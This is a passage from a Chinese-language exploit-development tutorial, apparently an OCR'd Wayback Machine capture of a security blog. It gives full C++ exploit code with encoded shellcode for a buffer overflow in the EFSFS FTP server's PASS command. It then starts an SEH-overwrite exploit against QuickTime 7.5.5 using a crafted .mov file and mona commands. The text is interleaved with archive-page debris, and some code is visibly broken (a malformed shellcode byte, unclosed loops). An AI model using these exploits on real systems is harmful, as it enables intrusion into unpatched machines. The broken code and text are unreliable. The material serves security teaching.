指令會列出所有找到的記憶體位址，讀者可以自行操作看看，JMP/CALL [EAX+0x14] 還滿常見的，所以會找到很多記憶體位址，JMP/CALL [ESP+0x24] 則幾乎不會找到，因為這類指令是很少使用的，msfpescan 的輸出會按照記憶體的區段印出結果，我們如果回到 Immunity 的介面，在選單中使用 View | Memory 或者是按下 Alt+M 指令，會看到記憶體區段的資訊，可以和 msfpescan 的輸出對照來看，我們會發現 EFSFS 伺服器幾乎沒有載入屬於自身軟體的動態函式庫，全部都使用系統的動態函式庫，這樣的情境下，如果我們使用任何一個系統動態函式庫的記憶體位址，只要該系統更新過，例如執行 Windows Update，則記憶體位址可能會全部跑掉，會讓我們的攻擊程式很不穩定，而且到了 Vista 和 Windows 7 以後，所有的系統動態函式庫都會使用 ASLR，這樣甚至不需要等到執行 Windows Update，只要每次開機記憶體的位址就會跑掉，因此我們的攻擊程式只能夠使用在 Windows XP 和更早的作業系統上面，原因是 EFSFS 沒有自身可利用的其他動態函式庫。

從 msfpescan 的輸出當中選擇一個記憶體位址，假設我們選擇系統動態函式庫 cryptdll.dll 裡面的一個位址 0x76795152，請留意這是筆者電腦上 cryptdll.dll 的位址，如果讀者使用的 cryptdll.dll 版本和筆者不同，則會看到不同的記憶體位址，受限於現實環境，我們的攻擊程式必須跟作業系統的版本綁在一起，這個記憶體位址所存放的指令是 CALL [EAX+0x14]，所以會把執行程序導引到 [EAX+0x14] 上，也就是我們的密碼字串的起頭位置，換言之就是由逗號字元開始的位置，逗號的 ASCII 16 進位代碼是 0x2C，這個代碼如果當作 opcode 來解讀會變成 SUB AL,??，?? 會根據 0x2C 後面接的數值不同而改變，舉例來說，我們回到 Immunity 的介面，此時還是 EFSFS 當掉的狀態，且我們早先讓記憶體傾印區塊秀出我們的密碼字串，此時在記憶體傾印區塊的地方按下滑鼠右鍵，選擇 Disassemble，會看到如下圖，Immunity 會將記憶體內容作 opcode 解碼的動作，因為我們逗號後面接字母 A，所以變成 SUB AL,41，字母 A 的 ASCII 16 進位代碼是 41：




INTERNET ARCHIVE
wayback machine

http://securityalley.blogspot.tw/2014/09/blog-post.html
Go

1月 2月 4月
14
2014 2015 2016
Close Help

shellcode，也就是說，我們的密碼字串前面是逗號和一個 A 字母 ("A")，後面開始接 shellcode，整個字串長度如果不滿數值 2572 的話就在 shellcode 後面填滿字母 A，最後再加上覆蓋 RET 的值 0x76795152，整個密碼字串可以用下面這個圖形表示，在 RET 被執行之後，CPU 程序會跳到 "A" 處，執行 SUB AL,41，並接下去執行 shellcode：



根據目前所得的資訊總結起來，我們將攻擊程式 Attack-EFSFS 當中的函式 main() 修改如下，程式其餘部份不需更動，我們暫時先用 INT3 指令當作 shellcode：

```
int main(int argc, char **argv) {
    unsigned short const SERVER_PORT = 21;
    size_t const BUF_SIZE = 1024;
    size_t const RET_OFFSET = 2572;

    int rt;
    char recv_buf[BUF_SIZE+1];
    SimpleTCPSocket<> client_socket;
    string user("USER anonymous\r\n");

    string niddle("A");
    string shellcode(4, '\xCC');
    string padding(RET_OFFSET - niddle.size() - shellcode.size(), 'A');
    string ret("\x52\x51\x79\x76"); //0x76795152, from cryptdll.dll
    string exploit = string("PASS ") + niddle + shellcode + padding + ret + "\r\n";

    char *ipv4 = (argc >= 2) ? argv[1] : 0;
    if(!client_socket.Connect(SERVER_PORT, ipv4)) {
        cout << "無法連上伺服器，請檢查 IP、網路連線、或者伺服器程式是否有開啟？\n";
        return -1;
    }
    cout << "已連上伺服器，連接埠: " << SERVER_PORT << "\n";
    rt = client_socket.ClientReadBytes(recv_buf, BUF_SIZE);
    if(SOCKET_ERROR != rt) {
        recv_buf[rt] = 0;
        cout << ">> " << recv_buf;
    }

    do {
        cout << "<< " << user;
        rt = client_socket.ClientWriteBytes((char*)(user.c_str()),(int)(user.size()));
        if(rt != user.size()) break;
        rt = client_socket.ClientReadBytes(recv_buf, BUF_SIZE);
        if(SOCKET_ERROR != rt) {
            recv_buf[rt] = 0;
            cout << ">> " << recv_buf;
        }
    }

    cout << "準備丟出 FTP 的 PASS 指令";
    int sent = 0;
    do {
        rt = client_socket.ClientWriteBytes((char*)(exploit.c_str()+sent),(int)(exploit.size()-sent));
        if(rt == 0) break;
        else {
            sent += rt;
        }
    } while (sent < exploit.size());
    rt = client_socket.ClientReadBytes(recv_buf, BUF_SIZE);
    if(SOCKET_ERROR != rt) {
        recv_buf[rt] = 0;
        cout << ">> " << recv_buf;
    }
    if(sent == exploit.size()) {
        cout << "...已丟出 " << exploit.size()
            << " 位元組\n完成攻擊...檢查伺服器端查看攻擊後狀態...\n";
        return 0;
    }
} while(false);
cout << "...傳送資料失敗...離開\n";
}
```

重新編譯攻擊程式，產生新的 Attack-EFSFS.exe，並且重新透過 Immunity 載入 EFSFS，確定伺服器正常傾聽於通訊埠 21，於 Windows 的 cmd.exe 命令列模式視窗下執行攻擊指令 Attack-EFSFS.exe 127.0.0.1，攻擊本機的伺服器，此時伺服器程式當掉，Immunity 介面閃爍，切換到 Immunity 介面會看到畫面如下：

Internet Archive Wayback Machine

6 captures

14 二月 15 - 26 十一月 16

http://securityalley.blogspot.tw/2014/09/blog-post.html

Go

1月 2月 4月 Close

14

2014 2015 2016 Help

程式的流程已經順利被我們導引到 shellcode 了，重新修改攻擊程式，這次我們把真正的 shellcode 放入，使用之前一直在用的 shikata_ga_nai 編碼過的訊息方塊 shellcode，這裡可能需要保留 INT3 指令再攻擊一次，然後透過 mona 比較記憶體內的 shellcode 是否完整，讀者可以自行嘗試，確認 shellcode 完整之後攻擊程式 Attack-EFSFS 的最後一版修改如下 (完整程式碼)：

```
// File name: attack-efsfs.cpp
// 2011-10-21
// fon909@outlook.com

#include <string>
#include <iostream>
#include <winsock.h>
#include <windows.h>
using namespace std;

class WinsockInit {
public:
    inline WinsockInit() {
        if(0 == uInitCount++) {
            WORD sockVersion;
            WSADATA wsaData;
            sockVersion = MAKEWORD(2,0);
            WSASStartup(sockVersion, &wsaData);
        }
    }
    inline ~WinsockInit() {
        if(0 == --uInitCount) {
            WSACleanup();
        }
    }
private:
    static unsigned uInitCount;
};

unsigned WinsockInit::uInitCount(0);

template<typename PLATFORM_TYPE = WinsockInit>
class SimpleTCPSocket {
public:
    SimpleTCPSocket() :
        PLATFORM(), CHILD_NUM(1),
        _socket(socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)),
        _child_socket(0)
    {
        if(INVALID_SOCKET == _socket) throw "Failed to initialize socket\n";
    }

    ~SimpleTCPSocket() {
        closesocket(_socket);
        if(_child_socket) closesocket(_child_socket);
    }

    bool Connect(unsigned short port, char const *ipv4 = 0) {
        SOCKADDR_IN sin;
        int rt;

        sin.sin_family = AF_INET;
        sin.sin_port = htons(port);
        sin.sin_addr.s_addr = (ipv4?inet_addr(ipv4):inet_addr("127.0.0.1"));
        return (SOCKET_ERROR != connect(_socket, (LPSOCKADDR)&sin, sizeof(sin)));
    }

    bool Listen(unsigned short port, char const *ipv4 = 0) {
        SOCKADDR_IN sin;

        sin.sin_family = PF_INET;
        sin.sin_port = htons(port);
        sin.sin_addr.s_addr = (ipv4?inet_addr(ipv4):INADDR_ANY);

        if(SOCKET_ERROR == bind(_socket, (LPSOCKADDR)&sin, sizeof(sin))) return false;
        else return (SOCKET_ERROR != listen(_socket, CHILD_NUM));
    }
};
```

INTERNET ARCHIVE
wayback Machine

6 captures
14 二月 15 - 26 十一月 16

http://securityalley.blogspot.tw/2014/09/blog-post.html Go

1月 2月 4月
14
2014 2015 2016
Close Help

```
int ServerReadBytes(char *buffer, int buffer_len) {
    return recv(_child_socket, buffer, buffer_len, 0);
}

int ServerWriteBytes(char *buffer, int buffer_len) {
    return send(_child_socket, buffer, buffer_len, 0);
}

int ClientReadBytes(char *buffer, int buffer_len) {
    return recv(_socket, buffer, buffer_len, 0);
}

int ClientWriteBytes(char *buffer, int buffer_len) {
    return send(_socket, buffer, buffer_len, 0);
}

private:
    PLATFORM_TYPE const PLATFORM;
    unsigned short const CHILD_NUM;
    SOCKET _socket, _child_socket;
};

//Reading "e:\asm\messagebox-shikata.bin"
//Size: 288 bytes
//Count per line: 19
char code[] =
    "\xba\xbb\x14\xaf\xd9\xc6\xd9\x74\x24\xf4\x5e\x31\xc9\xb1\x42\x83\xc6\x04"
    "\x31\x56\x0f\x03\x56\xbe\x59\xe1\x76\x2b\x06\xd3\xfd\x8f\xcd\x52\xf\x7d\x5a"
    "\x27\x19\xe5\xe2\x36\xa9\x6e\x46\xb5\x42\x06\xbb\x4e\x12\xee\x48\x2e\xbb\x65"
    "\x78\xf7\xf4\x61\xf0\xf4\x52\x90\x2b\x05\x85\xf2\x40\x96\x62\xd6\xdd\x22\x57"
    "\x9d\xb6\x84\xdf\xa0\xdc\x5e\x55\xba\xab\x3b\x4a\xbb\x40\x58\xbe\xf2\x1d\xab"
    "\x34\x05\xcc\xe5\xb5\x34\xd0\xfa\xe6\xb2\x10\x76\xf0\x7b\x5f\x7a\xff\xbc\x8b"
    "\x71\xc4\x3e\x68\x52\x4e\x5f\xfb\xf8\x94\x9e\x17\x9a\x5f\xac\xac\xe8\x3a\xb0"
    "\x33\x04\x31\xcc\x8b\xdb\xae\x45\xfa\xff\x32\x34\xc0\xb2\x43\x9f\x12\x3b\xb6"
    "\x56\x58\x54\xb7\x26\x53\x49\x95\x5e\xf4\x6e\xe5\x61\x82\xd4\x1e\x26\xeb\x0e"
    "\xfc\x2b\x93\x25\x99\xb3\x45\xda\xe2\x7b\xd3\x60\x14\xec\x88\x06\x04\xad"
    "\x38\xe4\x76\x03\xdd\x62\x03\x28\x78\x01\x63\x92\xa6\xef\xfa\xcd\xf1\x10\xa9"
    "\x15\x77\x2c\x01\xad\x2f\x13\xec\x6d\xa8\x48\xca\xdf\x5f\x11\xed\x1f\x60\xba"
    "\x21\xd9\xc7\x1b\x29\x7f\x97\x35\x90\x4e\xbc\x42\xbe\x94\x44\xda\xdd\xbd\x69"
    "\x84\x01\x1e\x02\x5b\x33\x32\xb6\xcb\xdc\xe6\x16\x5b\x4a\xbf\x33\x0f\xe6\x0e"
    "\x75\x47\xba\x54\x88\xd1\xa3\xa4\x40\x8b\x13\x94\x35\x1e\xac\xca\x87\x5e\x02"
    "\x14\xb2\x56";
//NULL count: 0

int main(int argc, char **argv) {
    unsigned short const SERVER_PORT = 21;
    size_t const BUF_SIZE = 1024;
    size_t const RET_OFFSET = 2572;

    int rt;
    char recv_buf[BUF_SIZE+1];
    SimpleTCPSocket<> client_socket;
    string user("USER anonymous\r\n");

    string niddle("A");
    string shellcode(code);
    string padding(RET_OFFSET - niddle.size() - shellcode.size(), 'A');
    string ret("\x52\x51\x79\x76"); //0x76795152, from cryptdll.dll
    string exploit = string("PASS ") + niddle + shellcode + padding + ret + "\r\n";

    char *ipv4 = (argc >= 2) ? argv[1] : 0;
    if(!client_socket.Connect(SERVER_PORT, ipv4)) {
        cout << "無法連上伺服器，請檢查 IP、網路連線、或者伺服器程式是否有開啟？\n";
        return -1;
    }
    cout << "已連上伺服器，連接埠: " << SERVER_PORT << "\n";
    rt = client_socket.ClientReadBytes(recv_buf, BUF_SIZE);
    if(SOCKET_ERROR != rt) {
        recv_buf[rt] = 0;
        cout << ">> " << recv_buf;
    }

    do {
        cout << "<< " << user;
        rt = client_socket.ClientWriteBytes((char*)(user.c_str()),(int)(user.size()));
        if(rt != user.size()) break;
        rt = client_socket.ClientReadBytes(recv_buf, BUF_SIZE);
        if(SOCKET_ERROR != rt) {
            recv_buf[rt] = 0;
            cout << ">> " << recv_buf;
        }
    }

    cout << "準備丟出 FTP 的 PASS 指令";
    int sent = 0;
    do {
        rt = client_socket.ClientWriteBytes((char*)(exploit.c_str())+sent,(int)(exploit.size())-sent);
        if(rt == 0) break;
        else {
            sent += rt;
        }
    } while (sent < exploit.size());
    rt = client_socket.ClientReadBytes(recv_buf, BUF_SIZE);
    if(SOCKET_ERROR != rt) {
        recv_buf[rt] = 0;
        cout << ">> " << recv_buf;
    }
    if(sent == exploit.size()) {
```


INTERNET ARCHIVE

Wayback Machine

6 captures

14 二月 15 - 26 十一月 16

http://securityalley.blogspot.tw/2014/09/blog-post.html

Go

1月 2月 4月

14


2014 2015 2016

Close

Help

```
} miss{false};  
cout << "...傳送資料失敗...離開\n";  
}
```

編譯產生出新的 **Attack-EFSFS.exe**，我們再次重新執行 **EFSFS** 伺服器，這次不透過偵錯程式，直接執行並且確定伺服器正常傾聽於通訊埠 21，透過最後一版的攻擊程式 **Attack-EFSFS.exe** 攻擊之，丟出 **PASS** 指令之後，**EFSFS** 伺服器很有活力的說：**Hello, World!**



網路入侵的任務順利完成。

本小節最重要的地方在於將程式流程導引到 **shellcode** 的手法，一開始看似不可能，但是只要多一點耐心再加上仔細觀察，不可能的任務有些時候也有機會順利完成，另外，我們也看到網路伺服器程式通常不會含入自身的動態函式庫，像多媒體播放程式那樣含入眾多動態函式庫的情況，在網路伺服器當中是很少見的，也因此伺服器程式通常可被入侵的漏洞都比較少，因為漏洞不穩定，很容易因為作業系統更新，或者是 **DEP/ASLR** 而無法使用，但是 **DoS** 攻擊的機會卻沒有因此變少，即便無法正確抓到可用的記憶體位址來跳到 **shellcode**，攻擊者還是可以隨便填入 **RET**，讓伺服器異常終止。

實際案例：Apple QuickTime

本章的最後一個例子，我們將使用一個迴別於之前的攻擊手法，之前的手法都是透過直接覆蓋 **RET** 改變程式執行的流程，我們在這最後一個例子中，要利用程式的例外處理來進行攻擊，這個攻擊手法在下一章將會更仔細地來介紹，在此我們先抱著欣賞的角度來觀賞一下它的力量。

有用過蘋果公司所推出 **i** 系列產品的使用者都應該聽過 **QuickTime** 這一套影片播放軟體，這套播放軟體在 **Windows** 上和 **iTunes** 音樂管理軟體綁在一起，只要安裝 **iTunes** 預設就會連帶安裝 **QuickTime**，而 **QuickTime** 在 7.60.92 版本當中有一個緩衝區溢位的漏洞，該漏洞是在 2011 年被公開，事實上早在 2008 年的 **QuickTime** 已經存在這個漏洞了，只是沒有被公開而已，我們在此用版本 7.5.5 來當作範例，可以在以下網址當中下載：

- <http://www.oldversion.com/download-QuickTime-7.5.5.html>
- http://www.oldapps.com/quicktime_player.php?old_quicktime=22

版本 7.5.5 的 MD5 雜湊值如下：**a7968784e88f394ed68183076afe1af2**

讀者可以自行檢查是否雜湊值符合，以確定下載檔案的正確性。

下載安裝完 **QuickTime** 之後，如果 **QuickTime** 介面跳出詢問你是否要更新軟體，可以選擇暫時不要，因為新版的軟體已經將此問題修正了，所以為了實驗的緣故我們暫時不更新。

這個漏洞發生在 **QuickTime** 播放 **mov** 檔案的時候，針對其中的多媒體參數 **PnSize** 沒有處理好，以至於造成緩衝區的溢位，我們同樣使用 **Dev-C++** 來撰寫攻擊程式，因為 **Dev-C++** 所佔資源小，是小巧玲瓏但是功能完整的編譯環境，針對 **Windows** 的虛擬環境很適合，不用耗費大量記憶體載入類似 **Visual Studio** 等龐然大物，針對 **QuickTime** 這個漏洞，攻擊者事實上必須要了解 **mov** 的格式，**mov** 格式當中有許多多媒體參數，攻擊者必須要正確設定其他的多媒體參數，才能夠成功利用這個漏洞，我們在此暫時不花篇幅介紹 **mov** 的格式，在 **Metasploit** 整個套裝裡面，已經包含了一個針對 **PnSize** 特別設計的表頭檔案了，假設 **Metasploit** 安裝於 **/msf3** 目錄下，則在 **/msf3/data/exploits** 目錄底下，可以找到檔案 **CVE-2011-0257.mov**，這是我們將會拿來使用的表頭檔案，讀者在此也可以留意一件事實，當攻擊者針對一個軟體發動攻擊前，他必須對該對象有一定程度的了解，以這裡的例子來說，就是必須對 **mov** 格式有一定的了解，才能設計出會發生問題的檔案格式，因為一個多媒體檔案表頭通常有許多參數，而對應的應用程式內部在處理這些參數的時候，勢必會預先安排好許多的記憶體變數，可能是陣列，可能是堆積空間 (**heap**)，可能在眾多的參數之中只有一個有緩衝區溢位的問題，攻擊者就必須正確的設定好其他參數，免得應用程式還沒有撞到有問題的參數之前，就因為其他參數的格式不完整，而造成檔案無法順利讀取，以至於攻擊動作無法進行。

INTERNET ARCHIVE
wayback Machine

6 captures
14 二月 15 - 26 十一月 16

http://securityalley.blogspot.tw/2014/09/blog-post.html
Go

1月 2月 4月
14
2014 2015 2016
Close Help

//2011-10-17

```

#include <string>
#include <iostream>
#include <fstream>
using namespace std;

void write_prefix(ofstream &fout) {
    string prefix_mov_data("CVE-2011-0257.mov");
    size_t prefix_length;
    char *buf;

    ifstream fin(prefix_mov_data.c_str(), ios::binary);
    fin.seekg(0, ios::end);
    prefix_length = fin.tellg();
    fin.seekg(0, ios::beg);


    buf = new char[prefix_length];
    fin.read(buf, prefix_length);
    fout.write(buf, prefix_length);
    delete [] buf;
}

int main(int argc, char **argv) {
    string filename("QuickTime-Exploit.mov");
    string junk(3000, 'A');
    ofstream fout(filename.c_str(), ios::binary);
    write_prefix(fout);
    fout << junk;
    cout << "Wrote " << filename << " successfully.\n";
}


```

首先，我們把從 Metasploit 取得的檔案 CVE-2011-0257.mov 拷貝至與此 Dev-C++ 專案 Attack-QuickTime 同樣一個目錄之下，上述程式有一個函式 write_prefix，其用途是將檔案 CVE-2011-0257.mov 的全部內容複製到一個新的檔案，我們先來看函式 main 裡面，了解一下整個流程，函式 main 裡面一開始宣告了一個字串變數其內容為 QuickTime-Exploit.mov，這是最後我們會產生出來的攻擊用檔案的檔案名稱，再來我們宣告了一個長度為 3000 個字元的字串，全部由字母 A 組成，透過呼叫 write_prefix 函式將 CVE-2011-0257.mov 的檔案內容寫入 QuickTime-Exploit.mov 檔案裡面當作檔頭，再來塞入 3000 個字元的 junk 字串，函式 write_prefix 裡透過 seekg 和 tellg 簡單判斷 CVE-2011-0257.mov 的檔案大小，並且分配一塊記憶體來承接其資料，並將資料原封不動的輸出到 QuickTime-Exploit.mov 裡面。

將程式碼存檔、編譯、並且執行，產生出來的 QuickTime-Exploit.mov 檔案，執行 QuickTime Player 7.5.5 版，並且在選單中選擇 File | Open File...，開啟我們剛剛產生出來的 QuickTime-Exploit.mov 假影片檔案，會發現剛按下開啟按鈕沒多久，程式就忽然關掉了，這代表程式遇到意外情況，而這正是駭客可以一展身手的地方，我們重新用 Immunity 開啟 QuickTime，並且使用 QuickTime 開啟 QuickTime-Exploit.mov 檔案，程式當掉，Immunity 反白秀出新資訊，可以看到畫面類似如下：



我們要用一個不同於之前的攻擊方式，這次我們要利用例外處理 (SEH, structured exception handling) 的方式來攻擊，在 Immunity 的介面選單列上，選擇 View | SEH chain，或者按下 Alt+S，如下圖：



SEH 的基本原理是當程式發生例外狀況的時候，如果當初程式設計師有安排例外處理的機制，電腦會將程式執行的流程交給所安排的機制，

INTERNET ARCHIVE
wayback Machine

http://securityalley.blogspot.tw/2014/09/blog-post.html
Go


1月 2月 4月
14
2014 2015 2016
Close Help

的流程交給 SEH chain 上面的第一個機制的時候，我們可以透過覆蓋這個機制的位址，而控制程式執行的流程，大致上的觀念就是這樣，我們在下一個章節會仔細來探討 SEH 的原理，這個案例是想透過一個不同於之前的攻擊手法，接到我們下一個章節的主題，在下一個章節中，我們會介紹其他不同種的攻擊變化。

再來下一步，我們需要找出能夠覆蓋 SEH chain 的偏移量是多少，我們使用 Immunity 的介面執行如下指令讓 mona 幫我們產生長度為 3000 的字串：

```
!mona pattern_create 3000
```

開啟指定資料夾下的 pattern.txt 複製字串，資料夾的位址可以從 Immunity 的 Log data 視窗得知，如下圖，在筆者的電腦上是 e:\mona\pattern.txt，讀者可能會根據自己電腦情況不同而看到不同的路徑，到目前為止此方法已經使用數次，相信讀者應該漸漸熟悉了：



我們將程式改寫一下，把產生出來的字串複製到程式碼中，如下，省略的部份請讀者自行貼上完整的字串：

```
//File name: attack-quicktime.cpp
//2011-10-17

#include <string>
#include <iostream>
#include <fstream>
using namespace std;


void write_prefix(ofstream &fout) {
    string prefix_mov_data("CVE-2011-0257.mov");
    size_t prefix_length;
    char *buf;

    ifstream fin(prefix_mov_data.c_str(), ios::binary);
    fin.seekg (0, ios::end);
    prefix_length = fin.tellg();
    fin.seekg (0, ios::beg);

    buf = new char [prefix_length];
    fin.read(buf, prefix_length);
    fout.write(buf, prefix_length);
    delete [] buf;
}

int main(int argc, char **argv) {
    string filename("QuickTime-Exploit.mov");
    string junk = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2... (其後省略，請讀者自行貼上)";
    ofstream fout(filename.c_str(), ios::binary);
    write_prefix(fout);
    fout << junk;
    cout << "Wrote " << filename << " successfully.\n";
}
```

編譯完執行，產生出新的 QuickTime-Exploit.mov 檔案，然後再次透過 Immunity 開啟 QuickTime，並且開啟我們的新 mov 檔案，這次 QuickTime 當掉，Immunity 的 SEH chain 出現畫面如下：



圖中可以看到 SE handler 被覆蓋為 39794338，Address 是 79433779，我們透過 mona 工具查找一下這兩組數據分別在長度為 3000 的字串中偏移量為何，在 Immunity 的命令行中執行兩次指令如下：

```
!mona pattern_offset 39794338
!mona pattern_offset 79433779
```

應該會得出 39794338 的偏移量是 2306，79433779 的偏移量是 2302，這裡的問題是到底這兩組數據 (Address 和 SE handler) 代表什麼意思？實際上在程式發生例外狀況的時候，SE handler 的值會被拷貝到 EIP，而 Address 的值會被拷貝到 ESP + 8 的位置。假設我們已經擁有這樣的資訊了，而且我們又可以覆蓋這兩個值，因此只要把 SE handler 覆蓋為原本就在記憶體中的某個動態函式庫或者程式模組的記憶體位址，其記憶體內容是 JMP [ESP+8]、或者是 POP/POP/RET (代表執行兩次組語的 POP 指令，再執行一次 RET 或 RETN 指令) 這一類的組語指令，因為 Address 的值在 ESP + 8，這樣程式的執行流程就會跳到 [ESP+8]，所以我們可以把指令或者說是 shellcode 覆

INTERNET ARCHIVE
wayback Machine

http://securityalley.blogspot.tw/2014/09/blog-post.html
Go

1月 2月 4月
14
2014 2015 2016


Close
Help

6 captures
14 二月 15 - 26 十一月 16

Address 或稱 nseh	79433779	2302
SE handler 或稱 seh	39794338	2306

一般我們都習慣稱呼上面 Address 那組數據為 nseh，稱呼 SE handler 那組數據為 seh，詳情容我賣個關子，我們暫時以此名稱稱呼它們，我們在下一章才會仔細來看其中的來龍去脈。

知道 nseh 和 seh 的偏移量之後，我們可以來規劃一下我們的攻擊字串，首先，我們在記憶體中某個已經存在的合法模組中（可能是某動態函式庫或者是應用程式本身）找到一個記憶體位址，其記憶體內容是類似 JMP [ESP+8] 或者是 POP/POP/RET 這一類的指令，因為 POP/POP/RET 比較容易找，所以我們會找 POP/POP/RET 這樣的組語指令，POP 後面接的暫存器不重要，可能是 POP EAX 或者是 POP EBP，不管是什麼都可以，因為我們最主要的目的是要讓堆疊減小 8 個位元組，再把剩下堆疊最上面的 4 個位元組載入到 EIP 中。找到這樣的一個合法位址之後，將其覆蓋在 seh 上面，在例外狀況發生的當下，nseh 的位址會被存放在 ESP + 8，所以執行完 POP/POP/RET 之後，程式的執行流程會跳到 nseh 的內容上，也就是 nseh 的位址會被載入到 EIP，程式會執行 nseh 本身的值。所以我們安排 nseh 被一個比較小的組語指令來覆蓋，因為 nseh 只有 4 個位元組，所以只能夠是小於 4 個位元組的組語指令，因此我們用一個比較小的 JMP 指令，讓程式的執行流程往字串的前面跳動一點點，比較小的 JMP 指令是跳相對位置，可以允許往前或者往後跳動 126 個位元組左右的相對距離。這對一個完整的 shellcode 來說還太小，所以我們無法一下子就利用 nseh 跳躍過一整個 shellcode，因此我們在 nseh 前面安排一些指令，大概只需要 8 個位元組就夠了，8 個位元組可以讓我們再往回跳動更大的相對距離，我們的 shellcode 大概有 300 個位元組左右，因此我們透過這 8 個位元組的 jmp back，再往回跳 300 個位元組的距離，這樣就可以橫跨一個完整的 shellcode 了，然後程式再繼續流動，就會順利地執行 shellcode，如下圖：



計畫想好了之後，實行的第一步就是要找出一個合法的記憶體位址，其內容存放 POP/POP/RET 這樣的組語組合，讀者可以透過我們之前用的 memdump 搭配 msfpescan 來找，但是最方便的方式是透過 Immunity 的外掛 mona 來找，此時 Immunity 還處於 QuickTime 當掉的狀況，在 Immunity 的命令列輸入如下指令來執行 mona 的尋找功能，搭配 seh 參數 mona 會自動去找 POP/POP/RET 這樣的組合語言組合：

```
!mona seh
```

